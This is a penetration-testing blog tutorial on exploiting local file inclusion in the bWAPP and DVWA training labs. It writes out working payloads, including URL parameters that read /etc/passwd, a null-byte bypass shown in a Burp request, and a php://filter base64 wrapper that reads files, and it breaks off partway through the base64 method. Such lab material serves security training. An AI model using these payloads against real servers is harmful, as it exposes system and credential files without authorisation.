

# Hacking Articles

Raj Chandel's Blog

[Author](#)[Web Penetration Testing](#)[Penetration Testing](#)[Courses We Offer](#)[My Books](#)[Donate us](#)

## 5 ways to Exploit LFI Vulnerability

posted in [KALI LINUX](#), [PENETRATION TESTING](#), [WEBSITE HACKING](#) on [FEBRUARY 15, 2017](#)

by [RAJ CHANDEL](#)  [SHARE](#)

The main aim of writing this article is to share the idea of making an attack on a web server using various techniques when the server is suffering from file inclusion vulnerability. As we all are aware of LFI vulnerability which allows the user to include a file through URL in the browser. In this article I have used two different platform **bWAPP** and **DVWA** which contains file inclusion vulnerability and through which I have performed LFI attack in FOUR different ways.


### Basic local file inclusion

Search

Subscribe to Blog via Email

**SUBSCRIBE**


Open target IP in the browser and login inside BWAPP as **bee: bug** now choose the bug **remote & local file Inclusion** then click on **hack**.




Here the requested web page which suffering from RFI & LFI Vulnerability gets open. Where you will find a comment to select a language from the given drop down list, and when you click on go button the selected language file get included in URL. To perform basic attacks manipulate

[http://192.168.1.101/bWAPP/rfif.php?language=lang\\_en.php&action=go](http://192.168.1.101/bWAPP/rfif.php?language=lang_en.php&action=go) into [192.168.1.101/bWAPP/flfif.php?language=/etc/passwd](http://192.168.1.101/bWAPP/flfif.php?language=/etc/passwd)

In basic LFI attack we can directly read the content of a file from its directories using (`../`) or simply (`/`), now if you will notice the given below screenshot you will find that I have access



the password file when the above URL is executed in the browser.



## Null byte


In some scenario the above basic local file inclusion attack may not work due to high security level. From below image you can observe now that I got fail to read the password

## Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Steganography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking

file when executing the same path in URL. So when we face such kind of problem then go for NULL BYTE attack.

Now **turn on burp suite** to capture the browser request then select **proxy tab** and start **intercept**. Do not forget to set browser proxy while making use of burp suite



Now inside burp suite send the intercepted data into repeater.


## Articles

Select Month



## Facebook Page





Inside repeater you can do analysis of sent request and response generated by it. From screenshot it will be clear that **/etc/passwd** is not working and I am not able to read the password file.



Burp Suite Free Edition v1.7.03 - Temporary Project

Sequencer Decoder Comparer Extender Project options User options Alerts

Target Proxy Spider Scanner Intruder Repeater

1 x ...

Go Cancel < >

Target: http://192.168.0.106

**Request**

Raw Params Headers Hex

```
GET /bWAPP/r1fi.php?language=/etc/passwd HTTP/1.1
Host: 192.168.0.106
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=1; PHPSESSID=a2b6e84306289d45b72edc92dd723e5e
Connection: close
Cache-Control: max-age=0
```

**Response**

Raw Headers Hex HTML Render

```
<meta http-equiv="Content-Type"
content="text/html; charset=UTF-8">


<!--<link rel="stylesheet" type="text/css"
href="https://fonts.googleapis.com/css?family=
Architects+Daughter">-->
<link rel="stylesheet" type="text/css"
href="stylesheets/stylesheet.css"
media="screen" />
<link rel="shortcut icon"
href="images/favicon.ico" type="image/x-icon"
/>

<!--<script
src="//html5shiv.googlecode.com/svn/trunk/html
5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - Missing Functional Level
Access Control</title>
```

Done 14,179 bytes | 2 millis

From following screenshot you can see I had forward the request by adding null character (%00) at the end of directory /etc/passwd%00 and click on go tab. Then on the right sight of window the password file get open as response.




## Base64 encoded

Now there is another way to exploit LFI when the security level is high and you are unable to view the PHP file content, and then use the following PHP function.


<http://192.168.1.101/bWAPP/rfif.php?language=php://filter/read=convert.base64-encode/resource=/etc/passwd>

Here from the screenshot you can see the content of password file is encoded into base64; copy the whole **encoded text**.




I am using hackbar which a Firefox plugin to decode above copied text.






Now a pop-up box will get open **past** the copied encoded text inside it and **click** on **ok**



